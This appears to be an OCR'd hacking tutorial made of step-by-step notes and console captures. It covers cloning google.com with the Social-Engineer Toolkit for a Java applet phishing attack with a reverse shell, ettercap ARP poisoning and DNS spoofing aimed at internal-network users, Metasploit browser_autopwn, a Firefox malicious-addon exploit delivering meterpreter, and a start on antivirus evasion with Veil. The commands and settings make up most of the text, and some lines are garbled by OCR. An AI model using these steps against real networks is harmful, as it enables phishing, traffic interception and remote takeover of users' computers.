


```
Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```


Choose 1 for social engineering attack. Then 2 for website attack vectors. Then 1 for java applet attack method. Then 2 for site cloner.



```
        Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or import a CodeSigning Certificate

  99) Return to Main Menu
```




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

Then choose n to apply the method for the computers in the internal networks only. Put the Ip for the hacker computer 192.168.52.135. Then put the website that you want to make phishing for it http:/www.google.com.




```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: n
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
connection:192.168.20.133 or hostname for the reverse c
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
e.comwebattack> Enter the url to clone:http://www.googl

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
```

It will ask you the type of payload you want to use with java signed applet. Choose 12 which is SE toolkit http reverse shell encryption support




```
    1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
    2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
    3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
    4) Windows Bind Shell                      Execute payload and create an acce
pting port on remote system
    5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TC
P Inline
    6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
    7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
    8) Windows Meterpreter All Ports           Spawn a meterpreter shell and find
 a port home (every port)
    9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and spawn Meterpreter
   11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit
 designed for SET
   12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES
encryption support
```

Put the port listener 6666




```
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES
encryption support
  13) RATTE HTTP Tunneling Payload            Security bypass payload that will
tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payl
ad through shellcodeexec
  15) PyInjector Shellcode Injection          This will drop a meterpreter payl
ad through PyInjector
  16) MultiPyInjector Shellcode Injection     This will drop multiple Metasploit
 payloads via memory
  17) Import your own executable              Specify a path for your own execu
able

set:payloads>12
set:payloads> PORT of the listener [443]:6666
[*] Done, moving the payload into the action.
[-] Targetting of OSX/Linux (POSIX-based) as well. Prepping posix payload...
[*] Stager turned off, prepping direct download payload...
```

Gedit the file etter.dns. Put the IP for your fisher website



```
Sample hosts file for dns_spoof plugin

the format is (for A query):
  www.myhostname.com A 168.11.22.33
 *.googlencom          A 192.168.28.133
ww.google.com          A 192.168.28.133

or for PTR query:
  www.bar.com A 10.0.0.10
```


Write the command: ettercap –G the get the ettercap GUI. Put sniff and choose the interface then choose unified sniffing. Then choose hosts then go to host list. Then go mitln and choose arp poisoning, poison one way. In plugins, choose dns_spoof plugin. Then choose start sniffing.


/usr/local/share/ettercap/etter.dns~
ettercap 0.7.4.1
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
Delete Host
Add to Target 1
Add to Target 2


IP Address	MAC Address	Description
192.168.28.1	00:50:56:C0:00:08	
192.168.28.2	00:50:56:FE:8E:BD	
192.168.28.214	00:0C:29:12:19:30	
192.168.28.254	00:50:56:FB:FD:9F	

```
GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
Starting Unified sniffing...
```

When the client in the internal network go to he will go to your fishing site. You will see in back track set command a shell where you can write commands for the client computer. Try the commands ipconfig,




```
g8DFkimHy0Qd7Cl6GgSi8bjkite3iC5dpPlBKA 4xxp7RelwxdVTCoFcANMB2dbICA== HTTP/1.1"
04 -
192.168.28.214 - - [26/Aug/2013 17:03:03] "GET /Bm913Dlyph HTTP/1.1" 200 -
shell> help
```



- (Client side attack) Hack Windows BY browser_autopwn
- This module has three actions. The first (and the default) is 'WebServer' which uses a combination of client-side and server-side techniques to fingerprint HTTP clients and then automatically exploit them. Next is 'DefangedDetection' which does only the fingerprinting part. Lastly, 'list' simply prints the names of all exploit modules that would be used by the WebServer action given the current MATCH and EXCLUDE options. Also adds a 'list' command which is the same as running with ACTION=list.

The hacker can make his computer a fake webserver and he can make on it a website that can utilize the client browsers security holes to hack its computer. Any client will visit the hacker website, it will apply the exploits for the browser.
Start armitage. Search for browser_autopone. Put LHOST and SRVHOST the IP of the hacker machine, the Srvport = 80, URI Path=/



server/browser_autopwn


HTTP Client Automatic Exploiter

This module has three actions. The first (and the default) is 'WebServer' which uses a combination of client-side and server-side techniques to fingerprint HTTP clients and then automatically exploit them. Next is


Option	Value
LHOST	192.168.28.133
SRVHOST	0.0.0.0
SRVPORT	8080
SSL	0
SSLCert	
SSLVersion	SSL3
URIPATH	

☐ Show advanced options

You can shorten the url using the website bitly.com. When it will hack the client , it will open the meterpreter session.




Note: The antivirus will detect the autopone and block the connection



- (Client side attack) Hack Windows 8 by Mozilla Firefox Bootstrapped Addon
- This exploit dynamically creates a .xpi addon file. The resulting bootstrapped Firefox addon is presented to the victim via a web page with. The victim's Firefox browser will pop a dialog asking if they trust the addon. Once the user clicks "install", the addon is installed and executes the payload with full user permissions. As of Firefox 4, this will work without a restart as the addon is marked to be "bootstrapped". As the addon will execute the payload after each Firefox restart, an option can be given to automatically uninstall the addon once the payload has been executed.


The hacker can make his computer a fake webserver and he can make on it a website that has fake plugins. Any client will visit the hacker website, the firefox will try to download the plugins and will download also java meterpreter reverse tcp payload.
In the msfconsole, search firefox. Use the exploit/multi/browser/firefox_xpi_bootstrapped_addon. Set the payload windows/meterpreter/reverse_tcp. Set the Lhost and Rhost the hacker computer and the Lport any port and the srvport to be suitable port.



```
msf > use  exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/meterpreter/r
verse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(firefox_xpi_bootstrapped_addon) > set LHOST 192.168.28.204
LHOST => 192.168.28.204
msf exploit(firefox_xpi_bootstrapped_addon) > set LPORT 6666
LPORT => 6666
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.28.204
SRVHOST => 192.168.28.204
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 80
SRVPORT => 80
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH /
URIPATH => /
msf exploit(firefox_xpi_bootstrapped_addon) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.204:6666
[*] Using URL: http://192.168.28.204:80/
[*] Server started.
```

To see the sessions we writes the command "sessions –l". To choose the first session write "session –I 1".

Note: The firefox will detect the unverified plugins and will not install it



- Hack Windows BY Encoding Payload (Bypass All Antiviruses)
- The Veil team worked on adding a couple new features to over the weekend, and we're happy to say that we were able to push them out into the tool. The two main features that have been added to the tool are:
- x64 compatibility – Veil originally was designed for x86 versions of linux (or Kali specifically). Over the weekend, we've updated our setup script to make Veil compatible with both x86 and x64 versions, so now you shouldn't have issues running it on any version of linux!

Download Veil-master tool

